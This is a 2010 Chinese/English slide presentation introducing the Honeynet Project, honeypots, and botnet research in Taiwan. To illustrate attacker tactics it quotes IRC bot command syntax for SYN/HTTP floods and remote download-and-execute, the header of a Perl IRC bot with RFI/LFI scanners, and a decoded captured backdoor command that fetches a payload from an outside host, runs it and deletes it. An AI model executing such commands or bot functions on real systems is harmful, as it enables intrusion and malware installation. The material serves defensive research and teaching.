財團法人國家實驗研究院
國家高速網路與計算中心
National Center for High-Performance Computing

HONEYNET簡介

蔡一郎

2010/10/29

Google Me.

- 蔡一郎 Steven
- 學歷：國立成功大學電機工程研究所碩士
- 現任：國家高速網路與計算中心 副研究員
- 重要經歷：
  - 國立成功大學研究發展基金會助理研究員
  - 崑山科技大學兼任講師
  - 台南科學園區產學協會理事
  - Honeynet Project Taiwan Chapter Leader
  - 自由作家
    - 電腦圖書著作33本
    - Information Security(資安人)、Linux Guide、NetAdmin專欄，計60餘篇
    - http://blog.yilang.org http://蔡一郎.tw http://蔡一郎.台灣
- 專業證照：
  - RHCE、CCNA、CCAI、CEH、CHFI、ACIA、ITIL Foundation、ISO 27001 LAC、ISO 20000 LAC

Outline

- Honeynet Project introduction
- Taiwan Chapter introduction
- What is Honeypot and Honeynet
- Honeynet Project Tools
- Botnet Analysis in Taiwan
- Chapter Member

Honeynet Project introduction

- Non-profit (501c3) organization with Board of Directors.
- Funded by sponsors
- Global set of diverse skills and experiences.
- Open Source, share all of our research and findings at no cost to the public.
- Deploy networks around the world to be hacked.
- Everything we capture is happening in the wild.
- We have nothing to sell.

Honeynet Project introduction

- 成立於1999年，由一群對誘捕技術有興趣的同伴，共同組成與參與，最早是透過Mailing-List 溝通
- 2000年，Lance Spitzner 正式成立Honeynet Project，並制定組織章程，全球重要資安單位與專家陸續成立Honeynet Project 各國支會
- 至今(2009.12)，全球共有39個Honeynet Project支會，致力於改善現有資訊安全技術上所碰到的瓶頸


Honeynet Project introduction

- Honeynet Project 每年舉辦一次年度會議，各支會會員共同參與，會議中討論:
  - 各支會報告目前發展現況、研究現況，攻擊趨勢
  - 訂定重要的R&D計畫，跨國共同合作
  - 技術交流，經驗與研究分享 (Share Lesson Learned)
  - 讓各支會成員互相交流，建立Trusted Relationship
- 2009 & 2010年 R & D 發展重點
  - **GDH 2**: Larger scale International Honeynet Deployment
  - **HonEeeBox** : Low interaction sensor rollout
  - Sharing, analysing and visualising data sets
  - **HoneyClient** Improvement

Honeynet Project Mission

- A community of organizations actively researching, developing and deploying Honeynets and sharing the lessons learned.
  - **Awareness:** 增進企業與組織對存在於現行網路上的威脅與弱點之了解，進一步思考如何去減輕威脅的方法
  - **Information:** 除了提供基本的攻擊活動外，進一步提供更關鍵性的資料，如: 攻擊動機，駭客間如何聯絡，駭客攻破主機後下一步的攻擊動作
  - **Tools:** Honeynet Project 致力於發展 Open Source Tools，藉由這些Tools，我們可以更有效率的佈建誘捕系統了解網路環境攻擊威脅現況

Honeynet Project 全球支會分布



Honeypot/Honeynet Technology

- What is a Honeynet ?
  - High-interaction Honeypot
  - It is an architecture, not a product or software
  - Populate with live systems
  - Once compromised, data is collected to learn the tools, tactics, and motives of the Blackhat community
- Value of Honeynet
  - Research : Identify new tools and new tactics, Profiling Blackhats
  - Early warning and prediction
  - Incident Response / Forensics
  - Self-defense

The Threat

- Hundreds of scans a day.
- Fastest time honeypot manually compromised, 15 minutes (worm, under 60 seconds).
- Life expectancies: vulnerable Win32 system is under three hours, vulnerable Linux system is three months.
- Primarily cyber-crime, focus on Win32 systems and their users.
- Attackers can control thousands of systems (Botnets).

The Motive

- Motives vary, but we are seeing more and more criminally motivated.
- Several years ago, hackers hacked computers. Now, criminals hack computers.
- Fraud, extortion and identity theft have been around for centuries, the net just makes it easier.

The Target

- The mass users.
- Tend to be non-security aware, making them easy targets.
- Economies of scale (it’s a global target).

Interesting Trends

- Attacks often originate from economically depressed countries (Romania is an example).
- Attacks shifting from the computer to the user (computers getting harder to hack).
- Attackers continue to get more sophisticated.

Botnets

- Large networks of hacked systems.
- Often thousands, if not tens of thousands, of hacked systems under the control of a single user.
- Automated commands used to control the ‘zombies’.

How They Work

- After successful exploitation, a bot uses TFTP, FTP, or HTTP to download itself to the compromised host.
- The binary is started, and connects to the hard-coded master IRC server.
- Often a dynamic DNS name is provided rather than a hard coded IP address, so the bot can be easily relocated.
- Using a special crafted nickname like `USA|743634` the bot joins the master's channel, sometimes using a password to keep strangers out of the channel

80% of traffic


- Port 445/TCP
- Port 139/TCP
- Port 135/TCP
- Port 137/UDP

- Infected systems most often WinXP/Vista and Win2000/2003

Bots

```
ddos.synflood [host] [time] [delay] [port]
starts an SYN flood

ddos.httpflood [url] [number] [referrer] [recursive = true||false]
starts a HTTP flood

scan.listnetranges
list scanned netranges

scan.start
starts all enabled scanners

scan.stop
stops all scanners

http.download
download a file via HTTP

http.execute
updates the bot via the given HTTP URL

http.update
executes a file from a given HTTP URL

cvar.set spam_aol_channel [channel]
AOL Spam - Channel name

cvar.set spam_aol_enabled [1/0]
AOL Spam - Enabled?
```

IRC BOT



```
#!/usr/bin/perl
#
# OOO  OOO           OO    OO        OO
#  OO   O             O     O         O
#  O O  O  OO  OO     O     O        O O   OO OOO   OOOO    OOOOO
#  O  O O   O   O     O     O        OOO    OO     OOOOOO       O
#  O   OO   O   O     O     O       O   O   O      O       OOOOOO
# OOO  OO   OOOOO   OOOOO OOOOO    OOO OOO OOOOO    OOOOO  OOOO OO
#########################################################################################################################
#######
#                                                AlpHaNiX IRC BOT V1.5 beta
#########################################################################################################################
#######
# [+] What's New in this version ?
# 1/ RFI Vulnerable Scanner
# 2/ LFI Vulnerable Scanner
# 3/ an msg when scan finish
# 4/ msg appear once banned from google search
#########################################################################################################################
#######
# [+] About   :
#########################################################################################################################
#######
# Language : PERL
# Coder    : AlpHaNiX
#########################################################################################################################
#######
# [+] Usage   :
#########################################################################################################################
#######
#   ------------ You Must Change BOT Config First Of ALL
#   ------------ Bot Commands :
#     !md5 <word>                                => make an md5 hash
```

Numbers

- Over a 4 months period
  - More then 100 Botnets were tracked
  - One channel had over 200,000 IP addresses.
  - One computer was compromised by 16 Bots.
  - Estimate over 1 millions systems compromised.

Botnet Economy

- Botnets sold or for rent.
- Saw Botnets being stolen from each other.
- Observed harvesting of information from all compromised machines. For example, the operator of the botnet can request a list of CD-keys (e.g. for Windows or games) from all bots. These CD-keys can be sold or used for other purposes since they are considered valuable information.

Phishing

- Social engineer victims to give up valuable information (login, password, credit card number, etc).
- Easier to hack the user then the computers.
- Need attacks against instant messaging.

http://www.antiphishing.org

Honeypots

- A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.
- Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise.
- Primary value to most organizations is information.

Advantages

- Collect small data sets of high value.
- Reduce false positives
- Catch new attacks, false negatives
- Work in encrypted or IPv6 environments
- Simple concept requiring minimal resources.

Disadvantages

- Limited field of view (microscope)
- Risk (mainly high-interaction honeypots)

Honeynets

- High-interaction honeypot designed to capture in-depth *information*.
- Information has different value to different organizations.
- Its an architecture you populate with live systems, not a product or software.
- Any traffic entering or leaving is suspect.

How it works

A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.

- Data Control
- Data Capture
- Data Analysis

http://www.honeynet.org/papers/honeynet/


Honeynet Project Tools

- Low-Interaction
  - Virtualization
  - Low Risk
- Hi-Interaction
  - Real System
  - High Risk
- Analysis
  - Behavior
- Collection
  - Malware sample
  - Mal-Web list

Honeynet Project Tools


- Capture BAT
- Capture-HPC
- Google Hack Honeypot
- HIHAT(High Interaction Honeypot Analysis Toolkit
- HoneyBow
- HoneyC
- Honeyd
- Honeymole
- Honeysnap
- Honeystick
- Honeytrap
- Honeywall CDROM
- nepenthes
- Pehunter
- Sebek
- Tracker

Honeynet Project Tools




What Honeynet can do ?

Attack Behavior came into Honeynet
Backdoor packets are captured



```
02/19-04:34:10.529350 206.123.208.5 -> 172.16.183.2
PROTO011 TTL:237 TOS:0x0 ID:13784 IpLen:20 DgmLen:422
02 00 17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48  ...5.7.=.8..6..H
D3 5D D9 62 EF 6B A2 F4 2B AE 3E C3 52 89 CD 57  .].b.k..+.>.R..W
DD 69 F2 6C E8 1F 8□E 29 B4 3B 8C D2 18 61 A9 F6  .i.l...).;...a..
3B 84 CF 18 5D A5 EC 36 7B C4 15 64 B3 02 4B 91  ;...]..6{..d..K.
0E 94 1A 51 A6 DD 23 AE 32 B8 FF 7C 02 88 CD 58  ...Q..#.2..|...X
D6 67 9E F0 27 A1 1C 53 99 24 A8 2F 66 B8 EF 7A  .g..'..S.$./f..z
F2 7B B2 F6 85 12 A3 20 57 D4 5A E0 25 B0 2E BF  .{..... W.Z.%...
F6 48 7F C4 0A 95 20 AA 26 AF 3C B8 EF 41 78 01  .H.... .&.<..Ax.
85 BC 00 89 06 3D BA 40 C6 0B 96 14 A5 DC 67 F2  .....=.@......g.
7C F8 81 0E 8A DC F3 0A 21 38 4F 66 7D 94 AB C2  |.......!8Of}...
D9 F0 07 1E 35 4C 63 7A 91 A8 BF D6 ED 04 1B 32  ....5Lcz.......2
49 60 77 8E A5 BC D3 EA 01 18 2F 46 5D 74 8B A2  I`w......./F]t..
B9 D0 E7 FE 15 2C 43 5A 71 88 9F B6 CD E4 FB 12  .....,CZq.......
29 40 57 6E 85 9C B3 CA E1 F8 0F 26 3D 54 6B 82  )@Wn.......&=Tk.
99 B0 C7 DE F5 0C 23 3A 51 68 7F 96 AD C4 DB F2  ......#:Qh......
09 20 37 4E 65 7C 93 AA C1 D8 EF 06 1D 34 4B 62  . 7Ne|.......4Kb
79 90 A7 BE D5 EC 03 1A 31 48 5F 76 8D A4 BB D2  y.......1H_v....
E9 00 17 2E 45 5C 73 8A A1 B8 CF E6 FD 14 2B 42  ....E\s.......+B
59 70 87 9E B5 CC E3 FA 11 28 3F 56 6D 84 9B B2  Yp.......(?Vm...
C9 E0 F7 0E 25 3C 53 6A 81 98 AF C6 DD F4 0B 22  ....%<Sj......."
39 50 67 7E 95 AC C3 DA F1 08 1F 36 4D 64 7B 92  9Pg~.......6Md{.
A9 C0 D7 EE 05 1C 33 4A 61 78 8F A6 BD D4 EB 02  ......3Jax......
19 30 47 5E 75 8C A3 BA D1 E8 FF 16 2D 44 5B 72  .0G^u.......-D[r
89 A0 B7 CE E5 FC 13 2A 41 58 6F 86 9D B4 CB E2  .......*AXo.....
F9 10 27 3E 55 6C 83 9A B1 C8 DF F6 0D 24 3B 52  ..'>Ul.......$;R
69 80                                                i.
```

Decode backdoor commands



```
starting decode of packet size 420
17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 D3 5D
local buf of size 420
00 07 6B 69 6C 6C 61 6C 6C 20 2D 39 20 74 74 73  ..killall -9 tts
65 72 76 65 20 3B 20 6C 79 6E 78 20 2D 73 6F 75  erve ; lynx -sou
72 63 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31  rce http://192.1
36 38 2E 31 30 33 2E 32 3A 38 38 38 32 2F 66 6F  68.103.2:8882/fo
6F 20 3E 20 2F 74 6D 70 2F 66 6F 6F 2E 74 67 7A  o > /tmp/foo.tgz
20 3B 20 63 64 20 2F 74 6D 70 20 3B 20 74 61 72   ; cd /tmp ; tar
20 2D 78 76 7A 66 20 66 6F 6F 2E 74 67 7A 20 3B   -xvzf foo.tgz ;
20 2E 2F 74 74 73 65 72 76 65 20 3B 20 72 6D 20   ./ttserve ; rm
2D 72 66 20 66 6F 6F 2E 74 67 7A 20 74 74 73 65  -rf foo.tgz ttse
72 76 65 3B 00 00 00 00 00 00 00 00 00 00 00 00  rve;............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
B1 91 00 83 6A A6 39 05 B1 BF E7 6F BF 1D 88 CB  ....j.9....o....
C5 FE 24 05 00 00 00 00 00 00 00 00 00 00 00 00  ..$.............
```

- lynx –source http://xxx.xxx.xxx.2:8882/foo > tmp/foo.tgz
- cd /tmp;   tar –zxvf foo.tgz;
- ./ttserve;
- rm –rf foo.tgz ttserve;

Understand Hacker’ s new tactics !   (lynx to get malware and execute it .)


Get Hacker’ s operating station!   (http://xxx.xxx.xxx.2:8882)

Our Environment

